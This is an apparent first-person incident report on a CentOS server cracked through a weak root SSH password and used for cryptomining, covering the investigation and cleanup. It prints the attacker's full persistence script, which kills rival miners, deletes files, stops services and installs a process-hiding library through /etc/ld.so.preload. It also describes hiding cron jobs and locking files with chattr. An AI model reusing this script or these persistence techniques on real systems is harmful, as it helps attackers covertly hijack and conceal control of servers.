Overview
The following notes use "lock" for adding attributes such as immutable and append-only to files and directories (for example: chattr +ia).
Summary
This report covers: observed intrusion symptoms, possible causes, investigation and remediation steps, and lessons learned from the incident.
Observed Symptoms
A friend reported a server hosting a website that showed sustained 100% CPU usage and high load, causing services to become unavailable.
The owner attempted to resolve the issue without success. After agreeing to assist, I began an investigation.
Investigation and Remediation
Possible Causes
- SSH root password was weak.
- Cloud provider security group rules were too permissive.
- The server control panel had a weak password (likely not the initial entry point in this case).
Initial Steps
Run ps -ef and top to identify the processes consuming the most resources.
Observed issue: the ps and top binaries had been replaced.

Check login records for suspicious successful logins, for example with last or by grepping 'Accepted' in /var/log/secure.
[root@VM-12-12-centos ~]# grep 'Accepted' /var/log/secure Aug 26 2137 VM-12-12-centos sshd[19822]: Accepted password for root from 34.215.138.2 port 36720 ssh2 Aug 27 0805 VM-12-12-centos sshd[3053]: Accepted password for root from 127.0.0.1 port 57534 ssh2 Aug 27 0850 VM-12-12-centos sshd[7038]: Accepted password for root from 127.0.0.1 port 57548 ssh2 Aug 27 0902 VM-12-12-centos sshd[14830]: Accepted publickey for lighthouse from 106.55.203.49 port 44204 ssh2: RSA SHA256:123456/UIbl8 Aug 27 0903 VM-12-12-centos sshd[14913]: Accepted publickey for lighthouse from 81.69.102.49 port 60820 ssh2: RSA SHA256:123456/UIbl8 Aug 27 0908 VM-12-12-centos sshd[17307]: Accepted password for root from 127.0.0.1 port 57690 ssh2 Aug 27 0922 VM-12-12-centos sshd[29150]: Accepted publickey for lighthouse from 106.55.203.55 port 38044 ssh2: RSA SHA256:123456/UIbl8 Aug 27 0923 VM-12-12-centos sshd[29233]: Accepted publickey for lighthouse from 81.69.102.60 port 51190 ssh2: RSA SHA256:123456/UIbl8
From the logs, external IP 34.215.138.2 successfully logged in. The log shows it succeeded after fewer than 500 attempts, indicating a brute-force or credential compromise.
Immediate Remediation
- Restrict SSH access in the cloud security group so that only trusted IPs can connect. Previously SSH was open to all IPs.
- Change the root SSH password.
- Back up and clear /root/.ssh/authorized_keys.
[root@VM-12-12-centos ~]# cp -rp /root/.ssh/authorized_keys /root/.ssh/authorized_keys.bak cp: cannot create regular file '/root/.ssh/authorized_keys.bak': Permission denied
At this point we encountered permission errors. Since source IP access had been limited, we deferred recovery of the authorized_keys file until later.
Account and Process Investigation
List recently added users by examining /etc/passwd.

Remediation: lock suspicious accounts.
[root@VM-12-12-centos ~]# usermod -L sys1
Because the server had been rebooted and load rose some time after boot, I suspected scheduled tasks and startup scripts had been modified by the attacker.
Cron Jobs and Scheduled Tasks
crond reads configuration from several locations:
- /var/spool/cron/ (per-user crontabs)
- /etc/crontab
- /etc/cron.d/ (drop-in cron files)
- /etc/cron.*
Although cron files in /var/spool/cron and /etc/crontab appeared empty, /var/log/cron showed a job executing every 5 minutes.
Aug 27 22:00:01 VM-12-12-centos CROND[16839]: (root) CMD (/sbin/httpss >/dev/null 2>&1;^M ) Aug 27 22:00:01 VM-12-12-centos CROND[16840]: (root) CMD (/usr/local/qcloud/YunJing/YDCrontab.sh > /dev/null 2>&1) Aug 27 22:00:01 VM-12-12-centos CROND[16842]: (root) CMD (/usr/lib/mysql/mysql;^Mno crontab for root ) Aug 27 22:05:01 VM-12-12-centos CROND[17486]: (root) CMD (/usr/lib/mysql/mysql;^Mno crontab for root ) Aug 27 22:05:01 VM-12-12-centos CROND[17487]: (root) CMD (/sbin/httpss >/dev/null 2>&1;^M )
Observed issue: the files /usr/lib/mysql/mysql and /sbin/httpss were scheduled to run. Attempts to delete them were prevented by permission errors, indicating they had been locked. The chattr utility itself had been replaced or locked, preventing file attribute changes.
Startup Scripts
/etc/rc.local contained a call to a nonstandard binary:
[root@VM-12-12-centos ~]# cat /etc/rc.local #!/bin/bash # THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES ## It is highly advisable to create own systemd services or udev rules # to run scripts during boot instead of using this file. ## In contrast to previous versions due to parallel execution during boot # this script will NOT be run after all other services. ## Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure # that this script will be executed during boot. /usr/bin/0f4f80f9ab start
The referenced binary did not appear to exist, so the line was commented out.
Restoring Replaced Utilities
The attacker had replaced utilities such as top, ps, chattr, and lsattr. To diagnose, copy the original binaries from an identical-version machine into another directory and use those to inspect and restore the system. Note that some attackers lock not only files but also their parent directories, requiring directory attribute changes as well.
Below are screenshots from the investigation:

Steps taken:
- Copied chattr and lsattr from an identical OS version to /tmp, made them executable, then used them to remove immutable/append locks on /usr/bin and on replaced utilities.
- /tmp/chattr -ai /usr/bin/ to clear directory-level locks, then replaced /usr/bin/chattr, /usr/bin/ps, /usr/bin/top, and /usr/bin/lsattr with known-good copies.
Hidden File Contents and Special Characters

Some cron or drop-in files appeared empty when viewed with cat or more, but the jobs still ran. The files contained special or nonprintable characters that hid the content from simple viewing. Investigate such files with file, hexdump, or cat -v to reveal hidden characters.
Examples of images illustrating hidden characters and file attributes:


Malicious Script Found

An example persistence/cleanup script found under /.Recycle_bin contained a continuous loop that killed competing miners and reinstalled the attacker's preload library. The script repeatedly adjusted /etc/ld.so.preload and stopped defender services.
[root@VM-12-12-centos etc]# cat /.Recycle_bin/_bt_etc_bt_.sftp_bt_.sh_t_1661768469.9859464 #!/bin/sh while test 1 = 1 do sleep 30 pkill -f main killall main killall sprshduerjsaia pkill -f sprshduerjsaia killall dr64 pkill -f dr64 killall .report_system pkill -f .report_system killall sshcp pkill -f sshcp pkill -f memory killall memory killall warmup killall koko killall kthreaddk illall systemc killall cront killall xm64_linux killall /var/tmp/j/./intel shell pkill -f dos32 pkill -f dos64 pkill -f .name pkill -f /usr/sbin/dbus pkill -f systemd-boot-check-no-failures killall .report_system pkill -f .report_system pkill -f keep-alive pkill -f linup pkill -f zapppp killall [scan] killall [ext4] pkill -f xm64_linux pkill -f ddrirc killall ./-bash pkill -f ./-bash killall kworker killall dbus pkill -f biden1 pkill -f cpuminer-sse2 killall work64 pkill -f work64 killall work32 pkill -f work32 killall aarch12 pkill -f aarch12 killall bash1 pkill -f bash1 killall intelshell pkill -f intelshell killall heaven pkill -f heaven killall .syst3md pkill -f .syst3md pkill -f apachelogs killall .meinkampf pkill -f .meinkampf killall xrip pkill -f xri killall kokop pkill -f koko killall work32-deamon pkill -f work32-deamon killall work64-deamon pkill -f work64-deamon killall secure.sh pkill -f secure.sh killall auth.sh pkill -f auth.sh killall autoupdate pkill -f autoupdate killall ld-linux pkill -f ld-linux pkill -9 Donald killall -9 Donald pkill -f /usr/local/bin/pnscan pkill -f /usr/bin/biden1 killall /usr/bin/biden1 killall r killall trace pkill -f minerd killall minerd pkill -f xm64 killall xm64 pkill -f sysdm killall sysdm pkill -f syst3md killall syst3md pkill -f xrig killall xrig pkill -f busybox killall busybox pkill -f joseph killall josephp pkill -f osama killall osama killall daemon pkill -f obama1 killall obama1 pkill -f kswapd0 killall kswapd0 pkill -f jehgms killall jehgms pkill -f tsm killall tsm pkill -f rig killall rig pkill -f xmr killall xmr pkill -f playstation killall playstation pkill -f ld-linux-x86-64 killall ld-linux-x86-64 pkill -f ruckusapd killall ruckusapd pkill -f run64 killall run64 pkill -f pwnrig killall pwnrig pkill -f phpupdate killall phpupdate pkill -f sysupdate killall sysupdate pkill -f phpguard killall phpguard pkill -f firstpress killall firstpress pkill -f zerocert killall zerocert pkill -f masscan killall masscan pkill -f -bash killall -f spreadQlmnop killall spreadQlmnop killall -bash pkill -f cnrig killall cnrig pkill -f netvhost killall netvhost pkill -f kthreadds killall kthreadds pkill -f kthreadd killall kthreadd pkill -f kdevtmpfs killall kdevtmpfs pkill -f linuxservice killall linuxservice pkill -f rtmonitor killall rtmonitor pkill -f dev killall dev pkill -f xmrig killall xmrig killall master killall sysmd pkill -f sysmd pkill -f senail killall sendmail pkill -f ld-musl-x86_64 killall ld-musl-x86_64 killall watchdog pkill -f watchdog killall 32678 pkill -f dhpcd killall dhpcd killall linux_amd64 pkill -f linux_amd64 killall xredis pkill -f xredis killall Linux2.6 killall .chornyd pkill -f .chornyd killall Operap pkill -f Opera killall libertyd pkill -f libertyd killall rcubind pkill -f rcubind killall clamscan pkill -f clamscan killall pnscan pkill -f pnscan killall zzhp pkill -f zzhp rm -rf /root/.configrc rm -rf /tmp/.X26-unix/ rm -rf /tmp/.bash/ rm -rf /root/.bash/ rm -rf /root/.cache rm -rf /tmp/.cache rm -rf /dev/shm/.ssh rm -rf /etc/.etcservice/linuxservice rm -rf /etc/.vhost/netvhost rm -rf /tmp/up.txt rm -rf /var/tmp/.update rm -rf /var/tmp/.systemd rm -rf /usr/sbin/.bash./.bash rm -rf /etc/master rm -rf /usr/bin/busybox rm -rf /bin/sysmd rm -rf /tmp/.mx rm -rf /dev/shm/.mx rm -rf /usr/bin/xrig rm -rf /etc/32678 rm -rf /root/c3pool rm -rf /usr/bin/.sshd rm -rf /tmp/div systemctl stop c3pool_miner.service systemctl stop pwnriglhttps.service systemctl stop cryto.service systemctl stop scanservice systemctl stop botservice systemctl stop myservice.service systemctl stop netns.service systemctl stop cryptsetup.service echo /usr/local/lib/libprocesshider.so > /etc/ld.so.preload lockr +ai /etc/ld.so.preload >/dev/null 2>&1 chmod 777 /usr/lib/mysql/* /usr/lib/mysql/./mysqldone
The script repeatedly writes /usr/local/lib/libprocesshider.so to /etc/ld.so.preload. This preload library hides processes or files and can prevent detection.
LD_PRELOAD and /etc/ld.so.preload are used by the dynamic linker to preload specified libraries. A malicious library placed there will be loaded into processes before normal libraries, enabling hooking or hiding behavior. See discussion about preloaded malicious shared libraries for more details.
I removed /usr/local/lib/libprocesshider.so, but the preload entry was recreated. After killing the looping process and removing the script, the persistent behavior stopped.


Lessons Learned and Recommendations
- Use cloud provider security groups to restrict access. For critical ports, allow only specific IPs rather than wide-open rules.
- Harden server passwords and SSH key management. Use strong passwords and limit root login where possible.
- Monitor critical files via checksums or integrity monitoring (for example, monitor MD5/SHA hashes): /etc/passwd, /etc/shadow, /etc/group, /root/.bash_history, /root/.ssh/authorized_keys, /etc/ssh/sshd_config, /etc/profile, /var/spool/cron/root, /etc/crontab, /etc/ld.so.preload, /etc/rc.local.
- Monitor and verify availability of system utilities: lsof, ps, netstat, top, ls, pstree, last, history, sudo, chattr, lsattr.
- If a server is compromised and remote access is not required, consider isolating it from the internet at the network level (security group, routing, or NAT) until recovery is complete.
- If system utilities have been tampered with, copy known-good binaries from an identical system and use them to inspect running processes and file attributes. Check /etc/ld.so.preload for unauthorized entries, and remove the referenced malicious libraries before they can hide components.
- If files cannot be removed or modified, use chattr -ia filename to clear immutable/append-only attributes. If chattr itself has been replaced, restore it from a trusted copy first.
- If the above steps do not reveal the cause, use netstat to inspect unexpected network connections to identify suspicious processes.
- Check startup scripts and cron jobs for persistence mechanisms.
- Inspect and terminate suspicious processes, then remove persistence scripts and artifacts.
These steps summarize the investigation and corrective actions taken during this intrusion.